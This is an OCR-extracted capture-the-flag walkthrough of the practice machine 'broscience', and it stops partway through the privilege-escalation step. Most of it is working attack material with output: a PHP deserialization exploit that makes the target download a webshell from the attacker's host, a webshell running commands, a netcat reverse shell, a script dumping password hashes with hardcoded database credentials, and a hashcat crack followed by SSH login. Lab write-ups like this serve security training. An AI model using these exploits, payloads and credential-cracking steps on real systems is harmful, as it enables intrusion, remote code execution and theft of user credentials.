


```
function get_theme() {
    if (isset($_SESSION['id'])) {
        if (!isset($_COOKIE['user-prefs'])) {
            $up_cookie = base64_encode(serialize(new UserPrefs()));
            setcookie('user-prefs', $up_cookie);
        } else {
            $up_cookie = $_COOKIE['user-prefs'];
        }
        $up = unserialize(base64_decode($up_cookie));
        return $up->theme;
    } else {
        return "light";
    }
}
```



```
class Avatar {
    public $imgPath;

    public function __construct($imgPath) {
        $this->imgPath = $imgPath;
    }

    public function save($tmp) {
        $f = fopen($this->imgPath, "w");
        fwrite($f, file_get_contents($tmp));
        fclose($f);
    }
}

class AvatarInterface {
    public $tmp;
    public $imgPath;

    public function __wakeup() {
        $a = new Avatar($this->imgPath);
        $a->save($this->tmp);
    }
}
?>
```


8) Made a exploit to get shell



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ cat deserialization_exploit.php
<?php
class Avatar {
    public $imgPath;

    public function __construct($imgPath) {
        $this->imgPath = $imgPath;
    }

    public function save($tmp) {
        $f = fopen($this->imgPath, "w");
        fwrite($f, file_get_contents($tmp));
        fclose($f);
    }
}

class AvatarInterface {
    public $tmp;
    public $imgPath;

    public function __wakeup() {
        $a = new Avatar($this->imgPath);
        $a->save($this->tmp);
    }
}

$obj = new AvatarInterface();
$obj->imgPath = "shell.php";
$obj->tmp = 'http://10.10.14.14/shell.php';
$payload =  base64_encode(serialize($obj));
echo $payload;
unserialize(base64_decode($payload));

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ php deserialization_exploit.php
TzoxNToiQXZhdGFySW50ZXJmYWNlIjoyOntzOjM6InRtcCI7czoyODoiaHR0cDovLzEwLjEwLjE0
LjE0L3NoZWxsLnBocCI7czo3OiJpbWdQYXRoIjtzOjk6InNoZWxsLnBocCI7fQ==

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ |
```

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ sudo python3 -m http.server -b 0.0.0.0 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [28/Aug/2024 17:12:03] "GET /shell.php HTTP/1.1" 200 -
10.10.14.14 - - [28/Aug/2024 17:13:59] "GET /shell.php HTTP/1.1" 200 -
```

9) Got rce




broscience.htb/webshell.php?cmd=id - Chromium
broscience.htb/webshell.p
https://broscience.htb/webshell.php?cmd=id

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Exploitation

1) Got reverse shell



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.195] 48870
bash: cannot set terminal process group (1252): Inappropriate ioctl for device
bash: no job control in this shell
www-data@broscience:/var/www/html$ python3 -c "import pty;pty.spawn('/bin/bash')"
<tml$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@broscience:/var/www/html$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ stty raw -echo && fg
[3]  - continued  nc -lvnp 4444

www-data@broscience:/var/www/html$ stty rows 41 cols 156
www-data@broscience:/var/www/html$ export TERM=xterm-256color
www-data@broscience:/var/www/html$ |
```


2) Got hashes from postgresdb



```
www-data@broscience:/tmp$ php extract.php
Username | Password
---------------------
administrator | 15657792073e8a843d4f91fc403454e1
bill | 13edad4932da9dbb57d9cd15b66ed104
michael | bd3dad50e2d578ecba87d5fa15ca5f85
john | a7eed23a7be6fe0d765197b1027453fe
dmytro | 5d15340bded5b9395d5d14b9c21bc82b
hacker | 62d19f7e7ddcb5946728776d25e410ed

www-data@broscience:/tmp$ cat extract.php
<?php
$db_host = "localhost";
$db_port = "5432";
$db_name = "broscience";
$db_user = "dbuser";
$db_pass = "RangeOfMotion%777";

// Connect to the PostgreSQL database
$db_conn = pg_connect("host={$db_host} port={$db_port} dbname={$db_name} user={$db_user} password={$db_pass}");

if ($db_conn) {
    // Query to get the username and password from the users table
    $query = "SELECT username, password FROM users";
    $result = pg_query($db_conn, $query);

    if ($result) {
        echo "Username | Password\n";
        echo "---------------------\n";
        while ($row = pg_fetch_assoc($result)) {
            echo $row['username'] . " | " . $row['password'] . "\n";
        }
    } else {
        echo "Error running query: " . pg_last_error($db_conn);
    }

    // Close the database connection
    pg_close($db_conn);
} else {
    echo "Connection failed: " . pg_last_error();
}
```

3) Cracked it


```
$res = pg_execute($db_conn, "login_query", array($_POST['username'], md5($db_salt . $_POST['password'])));
```



```
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

13edad4932da9dbb57d9cd15b66ed104:NaCl:iluvhorsesandgym

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 20 (md5($salt.$pass))
Hash.Target......: 13edad4932da9dbb57d9cd15b66ed104:NaCl
Time.Started.....: Wed Aug 28 17:40:38 2024 (4 secs)
Time.Estimated...: Wed Aug 28 17:40:42 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1924.6 kH/s (0.14ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 7372800/14344384 (51.40%)
Rejected.........: 0/7372800 (0.00%)
Restore.Point....: 7370752/14344384 (51.38%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: iluvjak4lyf -> iluvearth

Started: Wed Aug 28 17:40:23 2024
Stopped: Wed Aug 28 17:40:43 2024

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ hashcat -m 20 '13edad4932da9dbb57d9cd15b66ed104:NaCl' /usr/share/wordlists/rockyou.txt
```

bill:iluvhorsesandgym


4) Connected with ssh



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ssh bill@broscience.htb
The authenticity of host 'broscience.htb (10.10.11.195)' can't be established.
ED25519 key fingerprint is SHA256:qQRm/99RG60gqk9HTpyf9394OWYoqJEnH+MDvJXkM6E.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'broscience.htb' (ED25519) to the list of known hosts.
bill@broscience.htb's password:
Linux broscience 5.10.0-20-amd64 #1 SMP Debian 5.10.158-2 (2022-12-13) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan  2 04:45:21 2023 from 10.10.14.40
bill@broscience:~$ cat user.txt
bfccecac9d5e1cbd660fcf651a04c455
bill@broscience:~$
```

Pivilege Escalation

1) Found a cronjob




```
2024/08/28 08:25:45 CMD: UID=0     PID=1     | /sbin/init
2024/08/28 08:25:47 CMD: UID=1000  PID=44112 | -bash
2024/08/28 08:26:01 CMD: UID=0     PID=44115 | /usr/sbin/CRON -f
2024/08/28 08:26:01 CMD: UID=0     PID=44118 | /bin/bash /root/cron.sh
2024/08/28 08:26:01 CMD: UID=0     PID=44117 | /bin/bash /root/cron.sh
2024/08/28 08:26:01 CMD: UID=0     PID=44116 | /bin/sh -c /root/cron.sh
2024/08/28 08:26:01 CMD: UID=0     PID=44119 | /bin/bash -c /opt/renew_cert.sh /home/bill/Certs/broscience.crt
2024/08/28 08:26:01 CMD: UID=0     PID=44120 |
2024/08/28 08:26:01 CMD: UID=0     PID=44121 | /bin/bash /root/cron.sh
```


bill@broscience:~$ cat /opt/renew_cert.sh

```
#!/bin/bash

if [ "$#" -ne 1 ] || [ $1 == "-h" ] || [ $1 == "--help" ] || [ $1 == "help" ];
then
    echo "Usage: $0 certificate.crt";
    exit 0;
fi

if [ -f $1 ]; then

    openssl x509 -in $1 -noout -checkend 86400 > /dev/null

    if [ $? -eq 0 ]; then
